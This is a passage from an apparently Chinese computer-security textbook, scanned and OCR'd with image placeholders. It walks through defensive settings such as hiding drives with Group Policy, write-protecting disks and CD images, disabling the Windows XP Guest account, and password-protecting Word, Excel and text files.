


图 16.26 “组策略”对话框

step 3 在弹出的对话框中选择“设置”选项卡，然后选择“已启用”单选项，在“选择下列组合中的一个”下拉列表框中选择“只限制 D 驱动器”选项，如图 16.27 所示。

step 4 选择完要隐藏的驱动器之后，单击“确定”按钮完成隐藏所选驱动器的操作。

step 5 如果要取消隐藏驱动器的操作，可以在“选择下列组合中的一个”下拉列表框中选择“不限制驱动器”选项，单击“确定”按钮取消隐藏所有驱动器的操作，如图 16.28 所示。

图 16.27 隐藏驱动器

图 16.28 取消隐藏所有驱动器

16.3.5 给硬盘加写保护

对硬盘写保护指仅允许读取某个硬盘分区，不允许写入硬盘分区。当对硬盘分区写保护之后，就会避免该硬盘感染病毒的可能性。对硬盘写保护可以使用硬盘还原卡来实现，也可以使用纯软件的方式来实现。下面就以使用“核盾数据卫士”软件对硬盘写保护为例，讲解一下使用纯软件给硬盘写保护的实现方法。

step 1 下载并且安装“核盾数据卫士”软件，安装完毕后重新启动计算机。

step 2 运行“核盾数据卫士”软件，首先弹出输入管理密码的软件界面，如图 16.29 所示。

如果是第一次启动该软件，则密码为空。

图 16.29 输入管理密码的对话框

step 3 单击“登录”按钮，进入到“核盾数据卫士”软件的主界面当中。选择“硬盘控制”选项卡，进入到“硬盘控制”选项卡界面当中，在其中可以查看计算机系统中每个硬盘分

区的大小及访问模式等信息，如图 16.30 所示。




图 16.30 软件的主界面对话框

step 4 在硬盘驱动器列表中双击要写保护的硬盘驱动器（这里以 F 盘驱动器为例），将弹出“设置访问模式”对话框，在该对话框的下拉列表框中选择“只允许读”选项，如图 16.31 所示。

图 16.31 设置硬盘驱动器为只读状态

step 5 单击“确定”按钮完成设置，此时所选择的硬盘驱动器将被设置为“只允许读”状态，如图 16.32 所示。在对硬盘驱动器设置了“只允许读”状态之后，将无法向该硬盘驱动器中写入任何的数据信息。

16.3.6 给光盘加写保护

除了可以给硬盘写保护之外，还可以对光盘加写保护。如果光盘被加了写保护，则当将光盘放入光驱进行访问之后，将会提示用户输入密码，输入正确的密码之后，才可以访问光盘。下面以使用“光盘加密大师”软件制作加密光盘为例，讲解一下给光盘加写保护的实现方法。

step 1 下载并且安装“光盘加密大师”软件。

step 2 使用专用的软件将要加密的光盘制作为镜像文件，运行“光盘加密大师”软件。




图 16.32 设置完成后的硬盘驱动器状态

step 3 在“光盘加密大师”软件的主界面窗口中，单击工具栏中的“打开光盘镜像文件”按钮，然后在弹出的对话框中选择要加密的光盘镜像文件，如图 16.33 所示。

图 16.33 选择光盘镜像文件

step 4 选择完光盘镜像文件之后，单击“打开”按钮返回到“光盘加密大师”软件的主界面窗口中，如图 16.34 所示。




图 16.34 “光盘加密大师”主界面窗口

step 5 单击工具栏中的“写入光盘密码”按钮，打开“光盘加密”对话框。在该对话框中选择“写入解密程序 cdrun.exe，并自动运行”单选项。在“密码形式及密码”栏中选择“密码”单选项，然后在其后的文本框中输入密码，如图 16.35 所示。

step 6 单击“下一步”按钮，进入到“确定写入光盘密码”对话框当中，如图 16.36 所示。

图 16.35 设置加密密码




图 16.36 “确定写入光盘密码”对话框

step 7 单击“完成”按钮，当弹出“光盘加密成功”的提示对话框之后，表示密码设置成功。单击“确定”按钮关闭提示对话框。

step 8 重新启动计算机之后，通过虚拟光驱打开加写保护的光盘镜像文件，将会弹出“请输入密码”提示对话框。输入正确的密码之后单击“确定”按钮，就可以访问光盘镜像文件了，如图 16.37 所示。




图 16.37 要求输入光盘密码的提示对话框

16.4 系统登录加密

计算机的大部分操作都是在操作系统中进行的，因此操作系统的安全性非常重要。若要保证计算机操作系统的安全性和可靠性，需要在操作系统中设置系统登录的账户和密码，从而防止非授权的计算机用户对计算机进行相关的操作。下面将讲解与系统登录加密相关的一些内容。

16.4.1 防止 Windows 匿名登录

匿名登录是指不需要用户提供身份验证就可以获得系统特定权力的一种登录方式。匿名登录方式由于不需要身份验证，因此存在着一定的安全风险。为了保证系统的安全性，通常需要将匿名登录的方式禁止。在 Windows 2000/XP 下，可以通过禁用 Guest 账户实现禁止匿名登录的操作，其具体实现的操作步骤如下所示。

step 1 在桌面上右击“我的电脑”图标，然后在弹出的快捷菜单中选择“管理”命令，如图 16.38 所示。

step 2 随后将弹出“计算机管理”窗口，在该窗口中依次展开“系统工具”→“本地用户和组”命令，然后选择“用户”选项。右击 Guest 选项，然后在弹出的快捷菜单中选择“属性”命令，如图 16.39 所示。




图 16.38 选择“管理”命令




图 16.39 “计算机管理”窗口

step 3 在选择“属性”命令之后，将弹出“Guest 属性”对话框。在该对话框中选择“常规”选项卡，进入到“常规”选项卡界面当中。在其中选取“账户已停用”复选框，如图 16.40 所示。

图 16.40 禁用 Guest 账户

step 4 单击“确定”按钮，完成禁用 Guest 账户的操作。

16.4.2 设置 Windows XP 安全登录

Windows XP 操作系统的安全性比以前各版本的 Windows 操作系统的安全性提高了很多。在 Windows XP 操作系统当中，可以通过设置操作系统的安全登录方式来增强系统登录的安全性，其实现的操作步骤如下所示。

step 1 单击“开始”按钮，然后选择“控制面板”命令。

step 2 在打开的“控制面板”窗口中双击“用户账户”图标，打开“用户账户”窗口，如图 16.41 所示。

图 16.41 “用户账户”窗口

step 3 单击“更改用户登录或注销的方式”选项，进入到“选择登录和注销选项”界面当中。在该对话框中取消选取“使用欢迎屏幕”复选框，如图 16.42 所示。




图 16.42 设置 Windows XP 安全登录

step 4 单击“应用选项”按钮，完成设置 Windows XP 安全登录的操作。

16.5 常用软件与文件加密

若想保证计算机磁盘中的文件资料不被窃取，最直接的方法就是对文档或文件进行加密。下面

讲解对 Word 和 Excel 等办公软件的加密方法，以及对文件进行直接加密和隐藏等方面的相关知识。读者在学习了这些内容之后，可以直接对一些需要保密的文件执行加密操作，从而确保这些重要资料不被其他用户所查看，实现保密的目的。

16.5.1 Word 文档加密

在日常生活和工作当中，人们经常会使用 Word 办公软件进行编辑和处理文字。企业中的很多重要资料、合同和决策一般都是使用 Word 编辑和保存的。企业中的这些重要资料、合同和决策都是一些需要保密的资料，未经授权不允许其他人查看，要实现这一点就需要对 Word 文档进行加密。下面就讲解对 Word 文档实现加密操作的具体方法。

step 1 打开要加密的 Word 文档，单击“文件”菜单，然后选择“另存为”命令，如图 16.43 所示。




图 16.43 选择“另存为”命令

step 2 在弹出的“另存为”对话框中单击“工具”按钮，然后在弹出的下拉菜单中选择“安全措施选项”命令，如图 16.44 所示。

图 16.44 选择“安全措施选项”命令

step 3 在弹出的“安全性”对话框中的“打开文件时的密码”文本框中输入密码，之后单击“确

定”按钮，在弹出的“确认密码”对话框中再输入一次密码，如图 16.45 所示。

step 4 单击“确定”按钮之后，返回到“另存为”对话框当中，单击“保存”按钮保存被加密的 Word 文档。

在保存了加密文档之后，一定要将原来没有被加密的 Word 文档删除，以后如果再想查看该文档只要查看被加密的文档就可以了。

step 5 Word 文档被加密之后，再打开被加密的 Word 文档时，将会弹出提示用户输入加密密码的对话框，如图 16.46 所示。在输入了正确的密码之后单击“确定”按钮，就可以查看 Word 文档中的数据信息了。




图 16.45 设置 Word 文档的加密密码




图 16.46 提示输入密码的对话框

16.5.2 Excel 文档加密

在日常生活和工作当中，除了使用 Word 文档，还经常会用到 Excel 文档。Excel 文档主要用于对电子表格的处理。企业中的重要资料和财务报表一般都是使用 Excel 电子表格来编辑和保存的。通常情况下，企业中的这些资料和财务报表也是一些需要保密的，未经授权不允许其他人查看，要实现这一点就需要对 Excel 文档加密。下面就讲解对 Excel 文档实现加密操作的具体实现方法。

step 1 打开要加密的 Excel 文档文件，单击“文件”菜单，然后选择“另存为”命令，如图 16.47 所示。

step 2 在打开的“另存为”对话框中单击“工具”按钮，然后在弹出的




图 16.47 选择“另存为”命令

下拉菜单中选择“常规选项”命令，如图 16.48 所示。

图 16.48　选择“常规选项”命令

step 3　在弹出的“保存选项”对话框中的“打开权限密码”文本框中输入密码。输入完成之后单击“确定”按钮，在弹出的“确认密码”对话框中再输入一次密码，如图 16.49 所示。

step 4　单击“确定”按钮之后，返回到“另存为”对话框当中。单击“保存”按钮保存被加密的 Excel 文档文件。

step 5　在保存了加密文档之后，一定要将原来没有被加密的 Excel 文档删除，以后再想查看该文档只要查看被加密的文档就可以了。在打开被加密的 Excel 文档之后，将弹出提示用户输入加密密码的提示对话框，如图 16.50 所示。在输入了正确的密码之后单击“确定”按钮，就可以查看 Excel 文档中的信息了。




图 16.49　设置 Excel 文档的加密密码




图 16.50　提示输入密码的对话框

16.5.3　文本加密器

前面讲解了对 Word 和 Excel 文档进行加密的实现方法。然而，有些文字资料是通过 Windows 自带的写字板和记事本来编辑和保存的，对于这些文档也可以实现加密操作。通过写字板和记事本来保存的文本文件的加密操作是通过文本加密器软件来实现的，下面就讲解其具体实现的操作方法。

step 1　下载并且安装文本加密器软件。运行文本加密器软件，在软件的主界面窗口中单击“文件”菜单，然后选择“打开”命令，在弹出的“打开”对话框中选择要加密的文本文件，这里以选择“数据备份.txt”文本文件为例，打开文本文件之后的文本加密器主界面窗口如图 16.51 所示。

step 2　单击“加密”菜单，然后选择“加密”命令，此时将弹出“密码设置”对话框。在该对

话框中输入密码和确认密码之后，设置打开文本文件的加密密码，如图 16.52 所示。




图 16.51 打开要加密的文本文件

图 16.52 设置文本文件的加密密码

step 3 设置完密码之后，单击“确定”按钮，此时打开的文件已经被加密，如图 16.53 所示。

